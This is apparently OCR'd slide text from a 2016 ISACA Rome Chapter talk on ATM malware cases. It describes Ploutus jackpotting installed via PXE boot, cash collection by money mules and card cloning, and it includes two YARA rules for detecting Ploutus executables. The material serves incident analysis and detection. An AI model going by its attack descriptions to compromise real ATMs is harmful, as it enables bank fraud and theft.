
- ***In general Win32.Ploutus family relies on physical installation of the malware via USB drivers or CDRom, but in this case it has been transferred and installed via PXE boot.***
- ***The malware has a modified network packet module that receives the TCP/UDP packets and (if valid) executes commands forcing the machine to immediately dispense cash.***
- ***In fact, the only other information needed was the PIN of the ATM card that the camera discovered by the Police was assumed to collect and report to the attacker.***
- ***In the cases where the Remote Desktop Protocol (RDP) is used, the malware can be managed via TCP or UDP packets. The amount of cash dispensed is often pre-configured in the malware, and the cash is often collected using money mules.***
- ***Also the attacker, thanks to this malware, has been able to collect transaction codes of ATM cards used in the infected terminals, allowing it to clone the cards.***

AIOCs: Ploutus


```
rule Ploutus.A {
strings:
  $s1 = "PloutusService.exe" wide ascii
  $s2 = "Confuser v1.9.0.0" wide ascii
condition:
  all of them and
  // MZ signature at offset 0 and ...
  uint16(0) == 0x5A4D and
  // ... PE signature at offset stored in MZ header at 0x3C
  uint32(uint32(0x3C)) == 0x00004550
}
```

```
rule Ploutus.B {
strings:
  $s1 = "Ploutus" wide ascii
  $s2 = "Confuser v1.9.0.0" wide ascii
condition:
  all of them and
  // MZ signature at offset 0 and ...
  uint16(0) == 0x5A4D and
  // ... PE signature at offset stored in MZ header at 0x3C
  uint32(uint32(0x3C)) == 0x00004550
}
```

Our Case: ATM jackpot Stage



SM12 Our Case: ATM jackpot Stage




ISACA Rome Chapter

Carbanak

SM12 Da cambiare completamente

Stefano Maccaglia, 7/4/2016

Incident Timeline and Stats



ISACA Rome Chapter

Carbanak

Conclusion

With the end-of-life for Windows XP, the banking industry is grappling with the risk of cyber-attacks aimed at their aging ATM fleet.

Cybercriminals are targeting ATMs with increasingly sophisticated techniques. Initially the attacks required physical access to the machine, or assistance from a user or device with access to the ATM network.

However, the attacks have evolved considerably, now leveraging RDP and FTP communications. The only physical access now required with current ATM malware is when the criminals (or mules) collect the cash.

Contatti

- andrea.minghiglioni@bsfactory.net
- stefano.defalco@bsfactory.net

Grazie...